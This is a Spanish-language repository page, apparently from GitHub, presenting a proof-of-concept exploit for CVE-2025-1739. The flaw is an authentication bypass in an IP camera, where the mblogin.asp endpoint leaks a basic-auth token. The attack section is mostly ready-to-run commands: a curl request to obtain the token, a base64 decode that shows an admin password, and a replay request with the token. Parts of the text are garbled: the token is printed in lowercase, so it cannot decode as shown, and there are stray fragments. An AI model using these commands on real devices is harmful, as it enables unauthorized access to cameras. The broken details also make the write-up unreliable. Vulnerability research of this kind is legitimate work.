
 n0n4m3x41/cve-2025-1739
PoC de día cero para CVE-2025-1739



| CVE | CVSS v3.1 | Puntuación | CWE | Tipo |
|---|---|---|---|---|
| CVE-2025-1739 | AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N | 7.1 | CWE-288 | Omisión de autenticación mediante fuga de autenticación básica |
La cámara filtra un token de autenticación básica codificado en Base64 válido a través del endpoint mblogin.asp. Este token se puede decodificar y reutilizar trivialmente para obtener acceso no autorizado al dispositivo — no se requiere conocimiento de la contraseña.
curl -u admin:whatever http://<CAMERA_IP>:<PORT> --request-target en/mobile/mblogin.asp

La respuesta contiene un token de autenticación básica válido:
ywrtaw46vw5ndwvzc2fibguxmjmh
echo "ywrtaw46vw5ndwvzc2fibguxmjmh" | base64 -d
# Output: admin:unguessable123!
curl -H "Authorization: Basic ywrtaw46vw5ndwvzc2fibguxmjmh" http://<CAMERA_IP>:<PORT>/
activex_pal.asp y mblogin.asp.Este repositorio es solo para investigación de seguridad educativa y autorizada. Los autores no son responsables por ningún uso indebido. Siempre obtenga permiso explícito antes de probar cualquier dispositivo.
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
